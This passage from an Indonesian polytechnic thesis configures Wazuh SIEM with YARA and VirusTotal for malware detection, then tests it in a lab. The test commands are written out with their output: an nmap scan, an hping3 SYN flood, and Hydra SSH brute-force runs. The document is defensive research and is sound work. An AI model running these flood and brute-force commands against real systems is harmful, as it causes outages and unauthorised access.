After this operation, 176 MB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 m4 amd64 1.4.18-Subuntu2 [199 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 autoconf all 2.71-2 [338 kB]
Get:3 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 autotools-dev all 20220109.1 [44.9 kB]
Get:4 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 automake all 1:1.16.5-1.3 [558 kB]
Get:5 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 bzip2 amd64 1.0.8-5build1 [34.8 kB]
Get:6 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 gcc-11-base amd64 11.4.0-1ubuntu1~22.04 [20.2 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libisl23 amd64 0.24-2build1 [727 kB]
Get:8 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libmpc3 amd64 1.2.1-2build1 [46.9 kB]
Get:9 http://id.archive.ubuntu.com/ubuntu jammy-updates/main amd64 cpp-11 amd64 11.4.0-1ubuntu1~22.04 [10.0 MB]
Get:10 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 cpp amd64 4:11.2.0-1ubuntu1 [27.7 kB]
  
```

Gambar 4.45 Instalasi Dependensi



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Mengunduh *source code* yang dibutuhkan, yaitu YARA. *Source code* yang diunduh bersumber dari repositori Github YARA. *Source code* tersimpan di direktori tempat menjalankan perintah tersebut.

```

root@wazuh:/home/agent2# sudo curl -LO https://github.com/VirusTotal/yara/archive/v4.2.3.tar.gz
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
100 1258k 0 1258k 0 0 266k 0 0 0 0:00:04 0:00:00 328k
root@wazuh:/home/agent2#
  
```

Gambar 4.46 Pengunduhan Source Code YARA

Mengekstrak *source code* YARA yang telah diunduh sebelumnya. Perintah tersebut bertujuan untuk mengekstrak arsip v.4.2.3.tar.gz ke dalam direktori /usr/local/bin. Lalu, menghapus *file* arsipnya setelah selesai.

```

root@wazuh:/home/agent2# sudo tar -xvzf v4.2.3.tar.gz -C /usr/local/bin/ && rm -f v4.2.3.tar.gz
yara-4.2.3/
yara-4.2.3/.bazelrc
yara-4.2.3/.clang-format
yara-4.2.3/.github/
yara-4.2.3/.github/workflows/
yara-4.2.3/.github/workflows/build.yml
yara-4.2.3/.github/workflows/oss-fuzz.yml
yara-4.2.3/.gitignore
yara-4.2.3/AUTHORS
yara-4.2.3/BUILD.bazel
yara-4.2.3/CONTRIBUTORS
yara-4.2.3/COPYING
yara-4.2.3/Makefile.am
yara-4.2.3/README.md
yara-4.2.3/WORKSPACE.bazel
yara-4.2.3/appveyor.yml
yara-4.2.3/bazel/
yara-4.2.3/bazel/jansson.BUILD
yara-4.2.3/bazel/jansson.bzl
yara-4.2.3/bazel/magic.BUILD
yara-4.2.3/bazel/openssl.BUILD
yara-4.2.3/bazel/yara.bzl
yara-4.2.3/bazel/yara_deps.bzl
yara-4.2.3/bootstrap.sh
yara-4.2.3/build.sh
yara-4.2.3/cli/
yara-4.2.3/cli/args.c
yara-4.2.3/cli/args.h
yara-4.2.3/cli/common.c
yara-4.2.3/cli/common.h
yara-4.2.3/cli/threading.c
yara-4.2.3/cli/threading.h
  
```

Gambar 4.47 Pengekstrakan Source Code YARA

Gambar 4.48 menunjukkan perintah untuk membangun (*build*) dan menginstal YARA versi 4.2.3 dari *source code*. Perintah `./bootstrap.sh` untuk menyiapkan lingkungan agar *source code* siap dikompilasi. Perintah `./configure` untuk menyiapkan proses kompilasi berdasarkan konfigurasi sistem. Perintah `make` untuk melakukan kompilasi *source code* YARA menjadi *binary*. Perintah `make install` untuk menginstal hasil *build* ke sistem. Perintah `make check` untuk memastikan bahwa hasil *build* bekerja dengan benar.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

root@wazuh:/home/agent2# cd /usr/local/bin/yara-4.2.3/
root@wazuh:/usr/local/bin/yara-4.2.3# sudo ./bootstrap.sh
root@wazuh:/usr/local/bin/yara-4.2.3# sudo ./configure
root@wazuh:/usr/local/bin/yara-4.2.3# sudo make
root@wazuh:/usr/local/bin/yara-4.2.3# sudo make install
root@wazuh:/usr/local/bin/yara-4.2.3# sudo make check
libtoolize: putting auxiliary files in AC_CONFIG_AUX_DIR, 'build-aux'.
libtoolize: copying file 'build-aux/ltmain.sh'
libtoolize: putting macros in AC_CONFIG_MACRO_DIRS, 'm4'.
libtoolize: copying file 'm4/libtool.m4'
libtoolize: copying file 'm4/ltoptions.m4'
libtoolize: copying file 'm4/ltugar.m4'
libtoolize: copying file 'm4/ltversion.m4'
libtoolize: copying file 'm4/ltobsolete.m4'
configure.ac:23: warning: The macro 'AC_PROG_CC_C99' is obsolete.
configure.ac:23: You should run autoupdate.
./lib/autoconf/c.m4:1659: AC_PROG_CC_C99 is expanded from...
configure.ac:23: the top level
configure.ac:25: warning: AC_PROG_LEX without either yywrap or noyywrap is obsolete
./lib/autoconf/programs.m4:716: AC_PROG_LEX is expanded from...
./lib/autoconf/programs.m4:709: AC_PROG_LEX is expanded from...
aclocal.m4:1004: AM_PROG_LEX is expanded from...
configure.ac:25: the top level
configure.ac:79: warning: The macro 'AC_LANG_C' is obsolete.
configure.ac:79: You should run autoupdate.
./lib/autoconf/c.m4:72: AC_LANG_C is expanded from...
m4/acx_pthread.m4:63: ACX_PTHREAD is expanded from...
configure.ac:79: the top level
configure.ac:79: warning: The macro 'AC_TRY_LINK' is obsolete.
configure.ac:79: You should run autoupdate.
./lib/autoconf/general.m4:2920: AC_TRY_LINK is expanded from...
m4/acx_pthread.m4:63: ACX_PTHREAD is expanded from...
configure.ac:79: the top level
configure.ac:369: warning: AC_C_BIGENDIAN should be used with AC_CONFIG_HEADERS
configure.ac:20: installing 'build-aux/ar-lib'
configure.ac:20: installing 'build-aux/compile'
  
```

Gambar 4.48 Proses Build dari Source Code YARA

Melakukan pengujian keberhasilan instalasi YARA. Perintah yara adalah perintah dasar untuk menampilkan panduan penggunaan yang menjelaskan opsi dan format penggunaannya. Perintah yara -v untuk menampilkan versi YARA yang terinstal pada sistem.

```

root@wazuh:/home/agent2# yara
yara: wrong number of arguments
Usage: yara [OPTION]... [NAMESPACE:]RULES_FILE... FILE | DIR | PID

Try '--help' for more options
root@wazuh:/home/agent2# yara -v
4.2.3
root@wazuh:/home/agent2#
  
```

Gambar 4.49 Pengecekan Keberhasilan Instalasi YARA


Perintah mkdir digunakan untuk membuat direktori baru dan parameter -p untuk membuat direktori dalam jalur yang belum ada. Direktori /home/agent2 merupakan direktori home milik user agent2. Direktori /yara untuk menyimpan file yang berkaitan dengan YARA dan direktori /rules untuk menyimpan file rules YARA.

```

agent2@wazuh:~$ sudo mkdir -p /home/agent2/yara/rules
agent2@wazuh:~$
  
```

Gambar 4.50 Pembuatan Direktori untuk YARA Rules

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

[illegible]

A terminal window titled "2. Wazuh Agent 2" is shown. The prompt is "root@wazuh:/var/ossec/active-response/bin#". The command "nano yara.sh" has been entered and is highlighted with a red box. The cursor is at the end of the command.

- Owner : 7 (read, write, execute)
- Group : 5 (read, execute)
- Others : 0 (empty)

```
root@wazuh:/var/ossec/active-response/bin# chown root:wazuh yara.sh
root@wazuh:/var/ossec/active-response/bin# chmod 750 yara.sh
root@wazuh:/var/ossec/active-response/bin#
```

Perintah `systemctl` untuk mengelola *service* atau layanan di sistem Linux berbasis `systemd`. Perintah `restart` untuk menghentikan lalu memulai



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

kembali *service* tersebut. *Service* yang dimaksud adalah Wazuh *agent* karena sebelumnya telah menambahkan konfigurasi.

```
agent2@wazuh:~$ sudo systemctl restart wazuh-agent
agent2@wazuh:~$
```

Gambar 4.54 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan

Perintah nano digunakan untuk mengedit *file* konfigurasi *local_rules.xml*. *File* tersebut digunakan untuk mendefinisikan aturan deteksi tambahan atau *custom* yang tidak tersedia dalam *rules default*.

```
root@wazuh-server:/home/admint# nano /var/ossec/etc/rules/local_rules.xml
root@wazuh-server:/home/admint#
```

Gambar 4.55 Pengeditan File Konfigurasi Local Rules

Menambahkan konfigurasi pada *file* *local_rules.xml*. Konfigurasi ini untuk mendeteksi direktori yang dimonitoring sehingga YARA dapat mendeteksi *malware* dari suatu *file*. Berikut isi konfigurasi yang ditambahkan pada *file* *local_rules.xml* yang dapat dilihat pada Gambar 4.56.

```
GNU nano 6.2 /var/ossec/etc/rules/local_rules.xml *
</rule>
</group>
<group name="syscheck">
  <rule id="100300" level="7">
    <if_sid>550</if_sid>
    <field name="file">/home/agent2/yara/malware/</field>
    <description>File modified in /home/agent2/yara/malware/ directory.</description>
  </rule>
  <rule id="100301" level="7">
    <if_sid>554</if_sid>
    <field name="file">/home/agent2/yara/malware/</field>
    <description>File added to /home/agent2/yara/malware/ directory.</description>
  </rule>
</group>
<group name="yara">
  <rule id="108000" level="0">
    <decoded_as>yara_decoder</decoded_as>
    <description>Yara grouping rule</description>
  </rule>
  <rule id="108001" level="12">
    <if_sid>108000</if_sid>
    <match>wazuh-yara: INFO - Scan result: </match>
    <description>File "${yara_scanned_file}" is a positive match. Yara rule: ${yara_rule}</description>
  </rule>
</group>
```

Gambar 4.56 Isi File Konfigurasi Local Rules yang Telah Ditambahkan

Perintah nano digunakan untuk mengedit *file* konfigurasi *local_decoder.xml*. *File* tersebut digunakan untuk membuat atau memodifikasi *custom decoder*,



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

yaitu komponen yang bertugas melakukan *parsing log* mentah menjadi *field* terstruktur sebelum dicocokkan dengan *rule* (misalnya di *local_rules.xml*).

```
root@wazuh-server:/home/admin# nano /var/ossec/etc/decoders/local_decoder.xml
root@wazuh-server:/home/admin#
```

Gambar 4.57 Pengeditan File Local Decoder

Menambahkan konfigurasi pada *file* *local_decoder.xml*. Konfigurasi ini untuk mengizinkan ekstrak informasi dari hasil *scanning* YARA. Berikut isi konfigurasi yang ditambahkan pada *file* *local_decoder.xml* yang dapat dilihat pada Gambar 4.58.

```
GNU nano 6.2 /var/ossec/etc/decoders/local_decoder.xml *
- srcuser - extracts the source username
- dstuser - extracts the destination (target) username
- user - an alias to dstuser (only one of the two can be used)
- srcip - source ip
- dstip - dst ip
- srcport - source port
- dstport - destination port
- protocol - protocol
- id - event id
- url - url of the event
- action - event action (deny, drop, accept, etc)
- status - event status (success, failure, etc)
- extra_data - Any extra data
-->

<decoder name="local_decoder_example">
  <program_name>local_decoder_example</program_name>
</decoder>

<decoder name="yara_decoder">
  <prematch>wazuh-yara:</prematch>
</decoder>

<decoder name="yara_decoder1">
  <parent>yara_decoder</parent>
  <regex>wazuh-yara: (\S+) - Scan result: (\S+)</regex>
  <order>log_type, yara_rule, yara_scanned_file</order>
</decoder>
```

Gambar 4.58 Isi File Konfigurasi Local Decoder yang Telah Ditambahkan

Perintah *nano* digunakan untuk mengedit *file* konfigurasi OSSEC. *File* tersebut merupakan *file* konfigurasi utama untuk Wazuh dan *file* ini menentukan semua pengaturan Wazuh.

```
root@wazuh-server:/home/admin# nano /var/ossec/etc/ossec.conf
root@wazuh-server:/home/admin#
```

Gambar 4.59 Pengeditan File Konfigurasi OSSEC

Menambahkan konfigurasi pada *file* *ossec.conf*. Konfigurasi ini untuk memicu *rules* 100300 dan 100301 agar aktif. Berikut isi konfigurasi yang ditambahkan pada *file* *ossec.conf* yang dapat dilihat pada Gambar 4.60.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

```

<localfile>
  <log_format>syslog</log_format>
  <location>/var/ossec/logs/active-responses.log</location>
</localfile>

<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/dpkg.log</location>
</localfile>

</ossec_config>

<ossec_config>
  <command>
    <name>yara_linux</name>
    <executable>yara.sh</executable>
    <extra_args>-yara_path /usr/local/bin -yara_rules /home/agent2/yara/rules/yara_rules.yar</extra_args>
    <timeout_allowed>no</timeout_allowed>
  </command>

  <active-response>
    <disabled>no</disabled>
    <command>yara_linux</command>
    <location>local</location>
    <rules_id>100300,100301</rules_id>
  </active-response>
</ossec_config>

```

Gambar 4.60 Isi File Konfigurasi OSSEC yang Telah Ditambahkan

Perintah *systemctl* untuk mengelola *service* atau layanan di sistem Linux berbasis *systemd*. Perintah *restart* untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah *Wazuh manager* karena sebelumnya telah menambahkan konfigurasi.

```

root@wazuh-server:/home/admin# sudo systemctl restart wazuh-manager
root@wazuh-server:/home/admin#

```

Gambar 4.61 Pembaruan Konfigurasi yang Telah Ditambahkan


4.3.8 Penerapan VirusTotal pada Wazuh Agent

VirusTotal memiliki API *key public* yang dapat digunakan siapa saja. API *key* ini didapatkan dengan cara membuat akun terlebih dahulu. Berikut ini adalah contoh pengambilan API *key* dari VirusTotal yang dapat dilihat pada Gambar 4.62.




Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta




Gambar 4.62 Pengambilan API Key VirusTotal

Perintah nano digunakan untuk mengedit *file* konfigurasi OSSEC. *File* tersebut merupakan *file* konfigurasi utama untuk Wazuh dan *file* ini menentukan semua pengaturan Wazuh.



Gambar 4.63 Pengeditan File Konfigurasi OSSEC

Menerapkan VirusTotal pada *file* konfigurasi OSSEC. Caranya adalah menambahkan API *key* yang telah didapatkan dari VirusTotal. VirusTotal akan mencocokkan *file* yang terdeteksi pada SIEM Wazuh dengan *database* yang ada di VirusTotal untuk mengetahui *file* tersebut *malicious* atau tidak.



Gambar 4.64 Penerapan VirusTotal pada File Konfigurasi OSSEC



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Perintah `systemctl` untuk mengelola *service* atau layanan di sistem Linux berbasis `systemd`. Perintah `restart` untuk menghentikan lalu memulai kembali *service* tersebut. *Service* yang dimaksud adalah *Wazuh manager* karena sebelumnya telah menambahkan konfigurasi.

```

root@wazuh-server:/home/admin# systemctl restart wazuh-manager
root@wazuh-server:/home/admin#
  
```

Gambar 4.65 Pembaruan Konfigurasi OSSEC yang Telah Ditambahkan

4.4 Pengujian

4.4.1 Deskripsi Pengujian

Pengujian dilakukan dengan cara melakukan serangan *port scanning* terlebih dahulu untuk mendapatkan *port* yang terbuka. Kemudian, melakukan serangan *Denial of Service* (DoS) untuk menguji ketersediaan sistem. Lalu, melakukan serangan *SSH brute-force* untuk mendapatkan akses ke *Wazuh agent*. Selanjutnya, melakukan *download malware* ke *Wazuh agent*. Setelah itu, dilakukan analisis kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam mendeteksi *malware* pada *Ubuntu server* dengan menggunakan parameter-parameter yang telah ditentukan.

4.4.2 Prosedur Pengujian

4.4.2.1 Pengujian Serangan *Port Scanning*

Nmap adalah *tool* untuk melakukan serangan *port scanning* yang bertujuan untuk mendapatkan *port* yang terbuka. Caranya adalah melakukan perintah `nmap 10.1.2.8` ke *Wazuh agent*. *Port* yang terbuka tersebut dapat dimanfaatkan untuk melakukan serangan lebih lanjut.

```

(attacker@kali-linux)-[~]
$ nmap 10.1.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 22:14 WIB
  
```

Gambar 4.66 Serangan Port Scanning ke Wazuh Agent



Hak Cipta:

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.4.2.2 Pengujian Serangan *Denial of Service* (DoS)

Hping3 adalah *tool* untuk melakukan serangan *Denial of Service* (DoS) yang bertujuan untuk membanjiri *traffic* pada *server*. Caranya adalah melakukan perintah `hping3 -S --flood -V -p 80 10.1.2.8` ke Wazuh *agent*. Dampaknya adalah *server* mengalami kelambatan atau *down*.

```
(root@kali-linux)-[/home/attacker]
# hping3 -S --flood -V -p 80 10.1.2.8
using eth0, addr: 10.1.2.13, MTU: 1500
HPING 10.1.2.8 (eth0 10.1.2.8): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Gambar 4.67 Serangan DoS ke Wazuh Agent

4.4.2.3 Pengujian Serangan SSH *Brute-force*

Pengujian pertama serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* yang sama dengan *username*. *Tool* yang dilakukan untuk melakukan *brute-force* adalah Hydra. Hydra ini melakukan *brute-force* tersebut ke *port* SSH dan IP *address* yang dituju sampai mendapatkan *username* dan *password* yang valid.

```
(attacker@kali-linux)-[/BruteForce]
$ hydra -L username.txt -P username.txt ssh://10.1.2.8:2200 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 07:58:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://10.1.2.8:2200/
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admin" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admin" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "administrator" - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "wazuh" - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "user" - 5 of 100 [child 4] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "server" - 6 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent" - 7 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent1" - 8 of 100 [child 7] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent2" - 9 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent3" - 10 of 100 [child 9] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admin" - 11 of 100 [child 10] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admin" - 12 of 100 [child 11] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "administrator" - 13 of 100 [child 12] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "wazuh" - 14 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "user" - 15 of 100 [child 14] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "server" - 16 of 100 [child 15] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent" - 17 of 101 [child 1] (0/1)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent1" - 18 of 101 [child 9] (0/1)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent2" - 19 of 101 [child 4] (0/1)
```

Gambar 4.68 Pengujian Pertama Serangan SSH Brute-force ke Wazuh Agent

Pengujian kedua serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan mudah. *Tool* yang dilakukan untuk melakukan *brute-force* adalah Hydra. Hydra ini



Hak Cipta:

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber:
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

melakukan *brute-force* tersebut ke *port* SSH dan *IP address* yang dituju sampai mendapatkan *username* dan *password* yang valid.

```
(attacker@kali-linux)-[~/Bruteforce]
$ hydra -L username.txt -P password1.txt ssh://10.1.2.8:2200 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-06 08:08:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://10.1.2.8:2200/
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admin123" - 1 of 100 [child 0] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admi123" - 2 of 100 [child 1] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "administrator123" - 3 of 100 [child 2] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "wazuh123" - 4 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "user123" - 5 of 100 [child 4] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "server123" - 6 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent123" - 7 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent1" - 8 of 100 [child 7] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent2" - 9 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent3" - 10 of 100 [child 9] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admi123" - 11 of 100 [child 10] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "admi123" - 12 of 100 [child 11] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "administrator123" - 13 of 100 [child 12] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "wazuh123" - 14 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "user123" - 15 of 100 [child 14] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "server123" - 16 of 100 [child 15] (0/0)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent123" - 17 of 100 [child 0] (0/2)
[ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent1" - 18 of 100 [child 2] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "admin" - pass "agent123" - 18 of 100 [child 0] (0/2)
```

Gambar 4.69 Pengujian Kedua Serangan SSH Brute-force ke Wazuh Agent

Pengujian ketiga serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sedang. *Tool* yang dilakukan untuk melakukan *brute-force* adalah Hydra. Hydra ini melakukan *brute-force* tersebut ke *port* SSH dan *IP address* yang dituju sampai mendapatkan *username* dan *password* yang valid.

```
(attacker@kali-linux)-[~/Bruteforce]
$ hydra -L username.txt -P password2.txt ssh://10.1.2.8:2200 -V
